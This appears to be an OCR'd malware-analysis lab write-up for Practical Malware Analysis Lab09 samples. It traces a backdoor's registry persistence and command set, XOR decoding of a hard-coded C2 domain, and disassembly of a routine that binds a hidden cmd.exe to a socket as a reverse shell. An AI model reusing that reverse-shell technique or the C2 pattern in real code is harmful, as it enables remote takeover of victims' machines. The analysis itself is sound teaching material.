


Figure 6. Registry trails in IDA Pro




Figure 7. Proc Mon captured WriteFile and RegSetValue




Figure 8. Regshot captured registry creation and service creation

Figure 9. The service created in registry




Figure 10. Services.msc

1. HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration
2. Lab09-01_patched Manager Service
3. %SYSTEMROOT%\\system32\\Lab09-01_patched.exe

v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry "HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

vi. Are there any useful network-based signatures for this malware?




Figure 11. Network Traffic

From wireshark, we can see that the malware is attempting to retrieve commands from http://www.practicalmalwareanalysis.com. A random page(xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Address	Length	Type	String
.rdata:004040CC	0000000F	C	runtime error
.rdata:004040E0	0000000E	C	TLOSS error\r\n
.rdata:004040F0	0000000D	C	SING error\r\n
.rdata:00404100	0000000F	C	DOMAIN error\r\n
.rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
.rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00404384	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004043A4	00000017	C	<program name unknown>
.rdata:004043BC	00000013	C	GetLastActivePopup
.rdata:004043D0	00000010	C	GetActiveWindow
.rdata:004043E0	0000000C	C	MessageBoxA
.rdata:004043EC	0000000B	C	user32.dll
.rdata:00404562	0000000D	C	KERNEL32.dll
.rdata:0040457E	0000000B	C	WS2_32.dll
.data:0040511E	00000006	unic...	@\t
.data:00405126	00000006	unic...	@\n
.data:00405166	00000006	unic...	@\x1B
.data:00405176	00000006	unic...	@x
.data:0040517E	00000006	unic...	@y
.data:00405186	00000006	unic...	@z
.data:004051AC	00000006	C	`y!

Nothing useful…

2ii What happens when you run this binary?

The program just terminates without doing anything.

iii. How can you get this sample to run its malicious payload?

```
mov     [ebp+var_1B0], '1'
mov     [ebp+var_1AF], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 'o'
mov     [ebp+var_19F], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_2FF]
rep stosd
stosb
push    10Eh            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    '\'             ; int
lea     ecx, [ebp+Filename]
push    ecx             ; char *
call    _strrchr        ; pointer to last occurence
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1          ; remove \
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax             ; current executable name
lea     ecx, [ebp+var_1A0]
push    ecx             ; ocl.exe
call    _strcmp
add     esp, 8
test    eax, eax
jz      short loc_40124C
```

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via **GetModuleFileNameA**. It then strip the path using **_strrchr**. The malware then compares the filename with **"ocl.exe"**. It it doesn't match, the malware will terminates. Therefore to run the malware we must name it as **"ocl.exe"**.

iv. What is happening at 0x00401133?

```
.text:00401133                  mov     [ebp+var_1B0], '1'
.text:0040113A                  mov     [ebp+var_1AF], 'q'
.text:00401141                  mov     [ebp+var_1AE], 'a'
.text:00401148                  mov     [ebp+var_1AD], 'z'
.text:0040114F                  mov     [ebp+var_1AC], '2'
.text:00401156                  mov     [ebp+var_1AB], 'w'
.text:0040115D                  mov     [ebp+var_1AA], 's'
.text:00401164                  mov     [ebp+var_1A9], 'x'
.text:0040116B                  mov     [ebp+var_1A8], '3'
.text:00401172                  mov     [ebp+var_1A7], 'e'
.text:00401179                  mov     [ebp+var_1A6], 'd'
.text:00401180                  mov     [ebp+var_1A5], 'c'
.text:00401187                  mov     [ebp+var_1A4], 0
```

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is "1qaz2wsx3edc". The way the author created the string prevented IDA Pro from displaying it as a normal string.

v. What arguments are being passed to subroutine 0x00401089?




Figure 3. GetHostName

From the above ollydbg image, we can see that the string "1qaz2wsx3edc" is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.




Figure 4. XOR decoding

Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

6. What domain name does this malware use?




Figure 5. Domain Decoded

http://www.practicalmalwareanalysis.com

7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

8. What is the significance of the CreateProcessA call at 0x0040106E?




Figure 6. connecting to practicalmalwareanalysis.com:9999

The first block shows that we get the decoded domain name and get the ip by using gethostbyname . In the second block, we can see that it is trying to connect to the derived ip at

port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

```
CommandExecution proc near

StartupInfo= _STARTUPINFOA ptr -58h
var_14= dword ptr -14h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr  18h

push    ebp
mov     ebp, esp
sub     esp, 58h
mov     [ebp+var_14], 0
push    44h             ; size_t
push    0               ; int
lea     eax, [ebp+StartupInfo]
push    eax             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h             ; size_t
push    0               ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh      ; dwMilliseconds
```

Figure 7. passing io to socket

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.

f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
004050B0		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPInfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32
00405070		GetModuleHandleA	KERNEL32
0040506C		GetStartupInfoA	KERNEL32
00405068		GetFileType	KERNEL32
00405064		GetStdHandle	KERNEL32
00405060		SetHandleCount	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405040		GetCurrentProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405038		ExitProcess	KERNEL32
00405034		GetVersion	KERNEL32
00405030		GetCommandLineA	KERNEL32
0040502C		Sleep	KERNEL32
00405028		GetStringTypeA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405020		LoadLibraryA	KERNEL32
0040501C		CloseHandle	KERNEL32
00405018		LCMapStringW	KERNEL32
00405014		WriteFile	KERNEL32
004050B8		NetScheduleJobAdd	NETAPI32

Figure 1. imports

From IDA Pro we can see that DLL1, Dll2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.




Figure 2. DLL3.dll being imported during runtime

ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.




Figure 3. Imagebase: 0x10000000

